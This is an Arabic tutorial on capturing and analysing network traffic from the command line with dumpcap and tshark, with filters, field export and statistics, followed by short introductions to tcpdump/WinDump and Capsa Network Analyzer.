
عملية التقاط الحزم باستخدام سطر الأوامر (Capture Traffic at Command Line)

هنا نستخدم الامر **dumpcap.exe** أو **tshark.exe** لالتقاط حركة المرور في سطر الأوامر عندما لا يمكن للوايرشارك أن يتماشى مع حركة المرور (تظهر **drops** على شريط الحالة)، أو كنت بصدد نشر عملية التقاط عن بعد لمضيف بسيط، أو العديد من الأسباب الأخرى.

- **Dumpcap or Tshark؟**


هذا سؤال مثير للاهتمام. **Dumpcap** هو أداة التقاط فقط. حيث أنه عند تشغيل **Tshark**، فإنه في الواقع يستدعي **dumpcap.exe** للقيام بعملية الالتقاط. **Tshark** يحتوي على معاملات بعد الالتقاط (**post-capture**) اضافية المعلمات مما يجعله الخيار الأفضل للكثير من الحالات. إذا كنت تعاني حقا من قيود الذاكرة، فاستخدام **dumpcap** مباشرة. خلاف ذلك، **Tshark** هو الجواب.

يمكنك تشغيل أي من الأداتين في سطر الأوامر لالتقاط حركة مرور الى الملف (**pcapng**.). كل من الأدوات يوجد في مجلد تطبيقات الوايرشارك (**Help | About Wireshark | Folders | Program**). الاثني على حد سواء يمكنهم استخدام فلاتر التقاط ومختلف إعدادات التقاط أخرى.

- **Capture at the Command Line with Dumpcap**

قم بطباعة الامر **dumpcap -h** في سطر الأوامر لرؤية جميع الخيارات/المعاملات الخاصة بهذا الامر.

قم بطباعة الامر **dumpcap -D** لعرض الواجهات المتوفرة، كما هو موضح في الشكل التالي. استخدام الرقم المعبر عن اسم الواجهة عند عملية الالتقاط. كما هو موضع في الصورة أدناه، يمكننا استخدام 1، 2، 3، أو 4 لتحديد واجهة لالتقاط.



استخدام الخيار **-c** لوقف عملية الالتقاط بعد عدد معين من الحزم والتي تم التقاطها. على سبيل المثال، **dumpcap -c 2000 -w smallcap.pcapng** حيث ان الامر **dumpcap** سوف يتوقف تلقائيا بعد التقاط 2،000 من الحزم إلى ملف يسمى **smallcap.pcapng**.

استخدام الخيار **-a** مع **duration:n** (ثانية) أو **filesize:n** (KB) لوقف عملية الالتقاط بعد مرور عدد معين من الثواني أو حتى يصل ملف التتبع الخاص بك حجم معين. على سبيل المثال، في الشكل التالي نحن كتبتنا **dumpcap -i1 -a filesize:1000 -w 1000kb.pcapng** لإيقاف الالتقاط تلقائيا بمجرد أن يصل حجم الملف **1000 KB**.

```
Command Prompt
C:\traces-general>dumpcap -i1 -a filesize:1000 -w 1000kb.pcapng
Capturing on \Device\NPF_{6E79FEC0-FF79-4970-96E4-EEFF300A9B9F}
File: 1000kb.pcapng
Packets captured: 1153
Packets received/dropped on interface \Device\NPF_{6E79FEC0-FF79-4970-96E4-EE
A9B9F}: 1153/0 (100.0%)

C:\traces-general>
```

- **Capture at the Command Line with Tshark**

يعتمد **Tshark** على **dumpcap** لالتقاط حركة مرور، وذلك عندما تكتب **tshark -c 100 -w 100.pcapng**، فان **Tshark** يقوم بتشغيل **dumpcap** للقيام بعملية الالتقاط الفعلية.

Tshark يمكن استخدامها لعملية الالتقاط من خلال سطر الأوامر، لكنها تقدم أيضا بعض خيارات المعالجة لملفات التتبع الموجودة. استخدم **tshark -h** لاستكشاف المزيد من الإمكانيات لالتقاط من خلال سطر الأوامر مع **Tshark**.

استخدام **tshark -D** لعرض الواجهات المتوفرة. تماما كما فعلت مع **dumpcap**، استخدام الرقم المعبر عن اسم الواجهة مع الخيار **-i** عند القيام بعملية الالتقاط. استخدام **-w** لتحديد اسم ملف الالتقاط الخاص بك والخيار **-a** مع المعامل (**:**).

- **حفظ معلومات المضيف والعمل على ملفات التتبع الموجودة**

لماذا يستخدم شخص ما Tshark بدلا منdumpcap ؟ هناك عدد قليل من المزايا. على سبيل المثال، يمكن لـ **Tshark** معالجة ملفات التتبع الموجودة. على سبيل المثال، يمكنك تحديد ملف التتبع، ومن ثم تطبيق فلتر العرض، وحفظه كملف جديد مستند إلى فلتر العرض. في الشكل التالي، قمنا بتطبيق فلتر العرض **IP Address** وهو **port80.pcapng** وحفظه الى ملف تتبع جديد يسمى **myport80.pcapng**.

```
Command Prompt
C:\traces-general>tshark -r port80.pcapng -R "ip.addr==24.6.172.220" -w mypor
t80.pcapng

C:\traces-general>dir *port80.pcapng
 Volume in drive C is OS
 Volume Serial Number is BCA1-E39D

 Directory of C:\traces-general

10/21/2012  04:18 PM               392 myport80.pcapng
10/21/2012  03:52 PM       133,188,364 port80.pcapng
               2 File(s)    133,188,756 bytes
               0 Dir(s)  206,845,161,472 bytes free

C:\traces-general>_
```

استخدام فلاتر الالتقاط اثناء عملية الالتقاط من خلال سطر (Use Capture Filters during Command-Line Capture)

استخدام فلاتر الالتقاط مع **dumpcap** أو **Tshark** عند القيام بعملية الالتقاط على شبكة مشغولة أو كنت ترغب فقط في التركيز على حركة المرور محددة خلال عملية الالتقاط. كلا **dumpcap** و**Tshark** يستخدمان الخيار **-f** لتحديد فلتر الالتقاط باستخدام تنسيق فلتر الالتقاط (**BPF**). على سبيل المثال، إذا كنت ترغب في التقاط كل حركة تعمل على منفذ **TCP 21**، ندخل الامر التالي في سطر الأوامر **dumpcap -i1 -f "tcp port 21" -w port21.pcapng**، كما هو مبين في الشكل التالي. لوقف عملية الالتقاط يدويا استخدم (**CTRL + C**).

```
Command Prompt - dumpcap -i1 -f "tcp port 21" -w "port21.pcapng"
C:\traces-general>dumpcap -i1 -f "tcp port 21" -w "port21.pcapng"
Capturing on \Device\NPF_{6E79FEC0-FF79-4970-96E4-EEFF300A9B9F}
File: port21.pcapng
Packets: 102 _
```

فلاتر الالتقاط مع **Tshark** يستخدم نفس الخيارات. على سبيل المثال، في الشكل التالي، قمنا بالالتقاط على المنفذ **TCP 21** لحركة المرور أو من **24.6.173.220** إلى ملف يسمى **myport21.pcapng** باستخدام الخيارات **-i**، **-f**، و **-w**.

سيكون الأمر كالاتي **tshark -i1 -f "tcp port 21 and host 24.6.173.220" -w myport21.pcapng**. يمكن دمج فلاتر الالتقاط مع غيرها من المعالم.

```
C:\traces-general>tshark -i1 -f "tcp port 21 and host 24.6.173.220" -w "mypor
t21.pcapng"
Capturing on Realtek PCIe FE Family Controller
32
```

ملحوظه: الوايرشارك لا يتعرف على أسماء فلاتر الالتقاط، مثل **NotMyMAC**. استخدم نص فلاتر الالتقاط القبض وثم قم بإحاطته بـ **quotes**. **Quotes** ضرورية إذا كان لديك مساحات في صيغة الفلتر، كما نرى في الشكل السابق.

استخدام فلاتر العرض اثناء عملية الالتقاط من خلال سطر (Use Display Filters during Command-Line Capture)

فلاتر العرض لديها العديد من الخيارات أكثر من فلاتر الالتقاط. عند الالتقاط من خلال سطر الأوامر، فمع ذلك، هناك قيود على فلاتر العرض التي يجب أن تكون على علم بها. يمكنك استخدام فلاتر العرض مع الخيار **-R** خلال عملية الالتقاط الحية، ولكن لا يمكنك حفظه في ملف التتبع أثناء استخدام ذلك الخيار.

بسبب هذا القيد، فقم بالتقاط كل حركة المرور، ثم حفظ الحزم إلى ملف (أو مجموعات من الملفات **(Set of File)** إذا لزم الأمر)، وتطبيق فلاتر العرض على ملف التتبع المحفوظ، وحفظ الناتج إلى ملف تتبع جديد.

إذا كنت تريد التقاط الحزم الوحيدة التي تطابق الفلتر **tcp.analysis.flags**، على سبيل المثال، استخدم في أول الأمر فلتر الالتقاط لالتقاط كل حركة مرور **TCP** وحفظ هذه الحركة إلى ملف. في الشكل التالي، قمنا بعملية الالتقاط لحركة مرور TCP وحفظها إلى ملف يسمى **tcptraffic.pcapng**. هذا هي الخطوة الأولى.

```
C:\trace_files-pcapng>tshark -i4 -f "tcp" -w tcptraffic.pcapng
Capturing on Realtek PCIe FE Family Controller
2355
C:\trace_files-pcapng>_
```

الخطوة الثانية هي استخدام الخيار **-r** لقراءة ملف التتبع الذي قمت بإنشائه، ومن ثم الخيار **-R** لتحديد فلتر العرض، والخيار **-w** لحفظه في ملف تتبع جديد، كما هو مبين في الشكل التالي.

```
C:\trace_files-pcapng>tshark -r "tcptraffic.pcapng" -R "tcp.analysis.flags" -w a
nalysisflags.pcapng
C:\trace_files-pcapng>dir analysisflags.pcapng
 Volume in drive C is OS
 Volume Serial Number is BCA1-E39D

 Directory of C:\trace_files-pcapng

11/08/2012  09:14 AM          3,476 analysisflags.pcapng
               1 File(s)          3,476 bytes
               0 Dir(s)  200,198,127,616 bytes free

C:\trace_files-pcapng>_
```

استخدام Tshark لتصدير قيم حقول محددة والإحصاء من ملف تتبع

في بعض الأحيان قد تحتاج إلى التعود العام على حركة المرور مع أو من دون التقاط حركة المرور. هذا هو المكان الذي يستخدم فيه فقط أداة سطر الاوامر **Tshark** .

استخدم الامر **tshark -h** لعرض الخيارات المتاحة. يتم سرد خيارات تصدير الحقول وتصدير الإحصاءات في إطار مجال الإخراج.


- **Export Field Values (تصدير قيم حقول محدده)**

يجب استخدام الصيغة **-T fields** أولا. ثم يمكنك سرد قائمة بالحقول التي ترغب فيها بعد الخيار **-e**. يمكنك الجمع بين هذه الخيارات/المعاملات مع صيغ فلاتر العرض على حسب الحاجة. على سبيل المثال، في الشكل التالي قمنا بكتابة الصيغة الأتية

tshark -i1 -f "dst port 80 and host 24.6.173.220" -T fields -e frame.number -e ip.src -e ip.dst -e tcp.window_size

وذلك لالتقاط حركة مرور الى/من **24.6.173.220** على المنفذ 80 على الواجهة 1 وعرض عدد الإطار، عناوين **IP** المصدر والوجهة، وقيم **TCP window size**.

سوف تحتاج إلى إيقاف عملية الالتقاط يدويا باستخدام مفتاح **Ctrl + C**. إذا كان لا يمكنك إيقاف هذه العملية يدويا، فقم بإضافة شرط لوقف الأمر **Tshark** الخاص بك مثلا إيقافه بعد عدد من الحزم او بعد وقت معين وذلك مع الخيار **-a** كما تحدثنا عنه سابقا.



```
C:\traces-general>tshark -i1 -f "dst port 80 and host 24.6.173.220" -T fields
 -e frame.number -e ip.src -e ip.dst -e tcp.window_size
Capturing on Realtek PCIe FE Family Controller
1       24.6.173.220    174.137.42.75   8192
2       24.6.173.220    174.137.42.75   65700
3       24.6.173.220    174.137.42.75   65700
4       24.6.173.220    174.137.42.75   65700
5       24.6.173.220    174.137.42.75   8192
6       24.6.173.220    174.137.42.75   8192
7       24.6.173.220    205.251.215.133 8192
8       24.6.173.220    174.137.42.75   65700
9       24.6.173.220    174.137.42.75   8192
10      24.6.173.220    205.251.215.133 65700
11      24.6.173.220    174.137.42.75   65700
12      24.6.173.220    174.137.42.75   65700
13      24.6.173.220    174.137.42.75   65700
14      24.6.173.220    174.137.42.75   65700
C:\traces-general>
```

نستخدم الخيار/المعامل **E-** لإضافة خيارات لجعل المعلومات المصدرة أسهل في القراءة. على سبيل المثال، إضافة **-E header=y** لإضافة رأس الحقل.

لتحليل المعلومات في جدول بيانات نستخدم الصيغة **-E separator=,**، لإعداد المعلومات التي تم تصديرها في شكل مفصول بفواصل. يمكنك استخدام **> stats.txt** في نهاية الأمر لحفظ هذه المعلومات إلى ملف اسمه **stats.txt**.

- **Export Traffic Statistics (تصدير احصائيات حركة المرور)**

نستخدم هنا المعامل/الخيار **z-** لعرض إحصاءات عديدة عن حركة المرور الخاصة بك. يمكنك أيضا أن تنظر في استخدام المعامل **q-** لتهدئة **Tshark** من عرض كل إطار على الشاشة. على سبيل المثال، في الشكل التالي استخدمنا الصيغة **tshark –qz io,phs**، لعرض احصائيات التسلسل الهرمي للبروتوكول (**phs**).

```
C:\traces-general>tshark -qz io,phs
Capturing on Realtek PCIe FE Family Controller
15367 packets captured

===================================================================
Protocol Hierarchy Statistics
Filter:

frame                                   frames:15367 bytes:15104271
  eth                                   frames:15367 bytes:15104271
    arp                                 frames:486 bytes:29160
    ipv6                                frames:13335 bytes:13775476
      tcp                               frames:13310 bytes:13772530
        http                            frames:86 bytes:105168
          uasip                         frames:15 bytes:12629
            tcp.segments                frames:15 bytes:12629
      icmpv6                            frames:24 bytes:2832
      udp                               frames:1 bytes:114
        dhcpv6                          frames:1 bytes:114
    ip                                  frames:1546 bytes:1299635
      udp                               frames:56 bytes:8719
        snmp                            frames:2 bytes:240
        bootp                           frames:5 bytes:1710
        dns                             frames:34 bytes:4351
        db-lsp-disc                     frames:9 bytes:1368
        http                            frames:6 bytes:1050
      tcp                               frames:1490 bytes:1290916
        http                            frames:12 bytes:6425
          data-text-lines               frames:2 bytes:948
            tcp.segments                frames:1 bytes:628
          image-gif                     frames:2 bytes:734
          media                         frames:1 bytes:799
            tcp.segments                frames:1 bytes:799
        data                            frames:2 bytes:1511
        ssl                             frames:9 bytes:1357
        ftp                             frames:51 bytes:4644
        ftp-data                        frames:800 bytes:1209313
        db-lsp                          frames:3 bytes:400
          db-lsp                        frames:3 bytes:400
===================================================================

C:\traces-general>
```

إذا كنت تريد تصدير أي من الإحصاءات إلى ملف نصي، ببساطة نقوم بإعادة توجيه النتائج إلى ملف، كما ذكر في وقت سابق. على سبيل المثال، **tshark -qz io,phs > stats.txt** . حيث أنه يمكنك الاستمرار في جمع الإحصاءات، ولكن في هذه الحالة نستخدم **>>** بدلا من **>** لإلحاق المزيد من المعلومات إلى ملف نص موجود.

واحدة من الإحصاءات الأكثر إثارة للاهتمام لائحة المضيفين التي تكون على إتصال بالشبكة. في الشكل التالي، قمنا بكتابة الصيغة الأتية **tshark -qz hosts** وذلك لاستخراج قائمة المضيفين النشطة.

```
C:\traces-general>tshark -qz hosts
Capturing on Realtek PCIe FE Family Controller
1101 packets captured
# TShark hosts output
#
# Host data gathered from C:\Users\Laura\AppData\Local\Temp\wireshark_6E79FEC
0-FF79-4970-96E4-EEFF300A9B9F_20121021193512_a12060

216.34.181.60                           sourceforge.net
74.125.129.95                           googleapis.l.google.com
184.85.99.172                           e872.g.akamaiedge.net
74.125.224.60                           dart.l.doubleclick.net
74.125.224.59                           dart.l.doubleclick.net
74.125.224.107                          googlehosted.l.googleusercontent.com
74.125.224.106                          googlehosted.l.googleusercontent.com
74.125.224.108                          googlehosted.l.googleusercontent.com
74.125.224.91                           s0-2mdn-net.l.google.com
74.125.224.92                           s0-2mdn-net.l.google.com
64.145.88.75                            a1294.w20.akamai.net
64.145.88.56                            a1294.w20.akamai.net
64.145.88.50                            a1294.w20.akamai.net
74.125.129.121                          ghs.l.google.com
198.66.239.146                          www.chappellu.com
2607:f8b0:400e:c02::5f                  googleapis.l.google.com
2001:4860:4001:800::100c                        googlehosted.l.googleusercont
ent.com
2607:f8b0:400e:c00::79                  ghs.l.google.com

C:\traces-general>
```

إذا كنت ترغب في استخراج التحذيرات، الملاحظات، والأخطاء **Expert** من ملف التتبع الموجود، وذلك باستخدام الخيار **r-**. على سبيل المثال، في الشكل التالي قمنا بطباعة الامر **tshark -r "http-download101.pcapng" -qz expert,notes** لنرى فقدان الحزم لدينا وحالة **zero window** في ملف التتبع. إذا كنت مهتما فقط برؤية الأخطاء والتحذيرات، فاستخدم الصيغة **-qz expert,warn**.

```
Command Prompt
C:\traces-general>tshark -r "http-download101.pcapng" -qz expert,notes
Warns (108)
=============
   Frequency      Group                 Protocol  Summary
         100    Sequence                     TCP  Previous segment not captu
red (common at capture start)
           1    Sequence                     TCP  Window is full
           7    Sequence                     TCP  Zero window

Notes (1005)
=============
   Frequency      Group                 Protocol  Summary
          78    Sequence                     TCP  Duplicate ACK (#1)
          68    Sequence                     TCP  Duplicate ACK (#2)
          61    Sequence                     TCP  Duplicate ACK (#3)
          59    Sequence                     TCP  Duplicate ACK (#4)
          55    Sequence                     TCP  Duplicate ACK (#5)
          53    Sequence                     TCP  Duplicate ACK (#6)
```

لمزيد من المعلومات عن المعامل **-z** يمكن زيارة الرابط http://www.wireshark.org/docs/man-pages/tshark.html

- **Export HTTP Host Field Values**

يمكنك بسهولة استخدام **Tshark** لالتقاط كافة قيم حقول المضيف **HTTP** والذي يرى حاليا على الشبكة وحفظ هذه المعلومات إلى ملف نصي. للقيام بذلك، استخدم فلتر العرض لإظهار الحزم التي تحتوي على الحقل **http.host**. بالإضافة إلى ذلك، قم بتحديد **http.host** كـ **exported field name** وتصدير المعلومات إلى ملف نصي. على سبيل المثال كما في الشكل التالي.

```
Command Prompt
C:\trace_files-pcapng>tshark -i4 -R "http.host" -T fields -e http.host
 > httphosts.txt
Capturing on Realtek PCIe FE Family Controller
304 packets captured

C:\trace_files-pcapng>_
```

يتضمن الملف النصي الناتج قيم الحقول **HTTP** المضيف، كما هو مبين في الشكل التالي، ويمكننا إضافة معامل لحقل آخر لحفظ عنوان **IP** الوجهة (**ip.dst**).

```
httphosts.txt - Notepad
File  Edit  Format  View  Help
z.cdn.turner.com
cache-02.cleanprint.net
cache-02.cleanprint.net
i2.cdn.turner.com
ads.cnn.com
i2.cdn.turner.com
i2.cdn.turner.com
i2.cdn.turner.com
i2.cdn.turner.com
pagead2.googlesyndication.com
i2.cdn.turner.com
ads.cnn.com
i2.cdn.turner.com
i2.cdn.turner.com
ping.chartbeat.net
ads.cnn.com
i2.cdn.turner.com
i2.cdn.turner.com
```

مواصلة التعلم عن الوايرشارك وتحليل الشبكات

من خلال هذه النقطة نكون قد غطينا مهارات الوايرشارك وأهم وظائف تحليل الشبكة. ولكن، ما هي الخطوة التالية؟
هنا بعض التوصيات لمواصلة التعليم الخاص في تحليل الشبكة:

- قم بزيارة http://www.wiresharkbook.com/ وتحقق من المكملات لهذا الكتاب وغيره من الكتب المدرجة في هذا الموقع.
- قم بزيارة http://www.wireshark.org/ للتسجيل للحصول على الوايرشارك-يعلن القائمة البريدية لتلقي إخطارات عندما يصدر نسخة وايرشارك جديدة متاحة للتنزيل.
- الاشتراك في النشرة الإخبارية في http://www.chappellu.com/ للمشاركة في أحداث الوايرشارك على الانترنت مجانا.
- ممارسة التقاط حركة المرور الخاصة بك لتصبح معتادا على حركة المرور التي يتم إنشاؤها عند تصفح المواقع على شبكة الإنترنت، وإرسال البريد الإلكتروني، أو الدخول إلى خادم الشركة.
- مواصلة تخصيص الوايرشارك بإضافة ملامح جديدة وفلاتر عرض الجديدة وقواعد التلوين، وأزرار **Filter Expression**.
- مشاركة الإعدادات المخصصة الخاصة بك مع غيرك من أعضاء فريق تكنولوجيا المعلومات لإنشاء ملف تعريف رئيسي الذي يحسن كفاءة تحليل شبكة فريقك.

الان عند هذه النقطة نكون قد وصلنا لمرحلة معرفة اساسيات وفنيات الوايرشارك في تحليل حركة المرور.

Sniffing Tool: Tcpdump/Windump

Tcpdump


المصدر: http://www.tcpdump.org

Tcpdump هي أداة سطر الأوامر تستخدم لتحليل الحزم. هذه الأداة تسمح لك لاعتراض وعرض حزم **TCP/IP** والحزم الأخرى التي يتم ارسالها أو استقبالها عبر شبكة اتصال. يعمل على لينكس وأنظمة التشغيل **UNIX** الاخرى.

Windump

المصدر: http://www.winpcap.org

Windump هي نسخة من **Tcpdump** ولكنها مخصصه لنظام التشغيل ويندوز، وهى أداة سطر أوامر لتحليل الشبكة لنظام التشغيل يونكس أيضا. يمكن استخدامه لمشاهدة وتشخيص وإنقاذ حركة مرور الشبكة إلى القرص وفقا للقواعد المعقدة المختلفة. لديها تقريبا نفس الوظائف كما هي موجودة في **Tcpdump** إلا أنه يعمل على أنظمة ويندوز.





Packet Sniffing Tool: Capsa Network Analyzer

المصدر: http://www.colasoft.com

Capsa Network Analyzer هي أداة لمراقبة الشبكة والتي تلتقط كل البيانات المرسلة عبر الشبكة، ويقدم مجموعة واسعة من إحصاءات التحليل بطريقة بديهية والرسوم البيانية. حتى يتم استخدامه لتحليل واستكشاف المشكلة التي حدثت (إن وجدت) في الشبكة. كما أنها قادرة على أداء الطب الشرعي موثوق بها على الشبكة، تحليل بروتوكول متقدم، فك تشفير الحزمة، وتشخيص الخبير التلقائي. يساعدك على اكتشاف نقاط الضعف الشبكة.

المهاجم يمكن استخدام هذه الأداة لعمل sniffing على الحزم من الشبكة المستهدفة.


الميزات:

- التقاط وحفظ البيانات في الوقت الحقيقي المنقولة عبر الشبكات المحلية، بما في ذلك الشبكة السلكية والشبكة اللاسلكية مثل **802.11a/b/g/n**.
- تحديد وتحليل أكثر من 300 بروتوكولات الشبكة، فضلا عن تطبيقات الشبكة على أساس البروتوكولات.
- رصد النطاق الترددي للشبكة (**Network Bandwidth**) والاستخدام من خلال التقاط حزم البيانات المنقولة عبر الشبكة وتقديم ملخص وفك المعلومات حول هذه الحزم.
- عرض إحصائيات الشبكة في لمحة واحدة، مما يتيح سهولة التقاط وتفسير بيانات استخدام الشبكة.


- مراقبة حركة مرور الإنترنت والبريد الإلكتروني، والرسائل الفورية، مما يساعد على إبقاء إنتاجية الموظفين إلى الحد الأقصى.
- تشخيص وتحديد مشاكل الشبكة في ثوان عن طريق الكشف وتحديد المضيفين المشبوهة.
- رسم التفاصيل، بما في ذلك حركة المرور، وعنوان **IP**، **MAC**، لكل مضيف على الشبكة، مما يسمح لسهولة تحديد كل مضيف وحركة المرور التي تمر من خلال الشبكة.
- تصوير الشبكة بالكامل في شكل بيضاوي والذي يظهر اتصالات وحركة المرور بين كل مضيف

كيفية التعامل مع هذا التطبيق كالآتي:

